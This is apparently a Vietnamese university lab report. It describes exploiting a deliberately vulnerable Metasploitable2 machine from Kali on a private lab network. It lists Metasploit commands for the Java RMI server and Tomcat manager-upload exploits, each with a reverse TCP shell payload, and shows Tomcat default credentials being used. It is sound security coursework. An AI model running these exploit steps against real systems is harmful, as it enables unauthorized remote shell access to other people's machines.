**Báo cáo thực hành môn An toàn hệ điều hành**

**Bài thực hành 2**

**Họ và tên: Hoàng Trung Kiên**


**Mã sinh viên: B20DCAT098**

Hà nội, ngày 16 tháng 3 năm 2023


1. Cài đặt các công cụ nền tảng

-Đổi tên hostname:

+Máy attacker:




+Máy Victim Metasploit:




2. Địa chỉ IP máy Metasploitable2.

Địa chỉ ip máy Victim: 192.168.100.135



3. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.100.3




4. Đảm bảo kết nối giữa 2 máy

Kiểm tra kết nối giữa hai máy


-Máy attacker ping đến máy victim:

+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim




-Máy victim ping đến máy attacker

+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker




5. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:

-Khởi động Metasploit




-Khai báo sử dụng mô đun tấn công: use exploit/multi/misc/java\_rmi\_server




-Chọn payload cho thực thi (mở shell): set payload java/shell/reverse\_tcp

-Đặt địa chỉ IP máy victim: set RHOST




-Chạy lệnh: show options




-Thực thi tấn công: exploit

➔ Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về dấu nhắc của bước trước




-Chạy các lệnh trong phiên khai thác đang mở: whoami, id, uname -a hostname - Gõ lệnh exit để kết thúc




6.Khai thác lỗi trên Apache Tomcat:

-Khởi động Metasploit




-Khai báo sử dụng mô đun tấn công: use exploit/multi/http/tomcat\_mgr\_upload



-Đặt địa chỉ IP máy victim: set RHOST

-Đặt 445 là cổng truy cập máy victim: set RPORT 8180


-Chọn payload cho thực thi (mở shell): set payload java/shell/reverse\_tcp




-Đặt HttpPassword: set HttpPassword tomcat

-Đặt HttpUsername: set HttpUsername tomcat

-Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



-Thực thi tấn công: exploit



➔ mở shell với người dùng tomcat55 cho phép chạy lệnh từ máy Kali

➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

-Chạy các lệnh để đọc tên người dùng và máy đang truy cập: whoami, id, uname -a, hostname

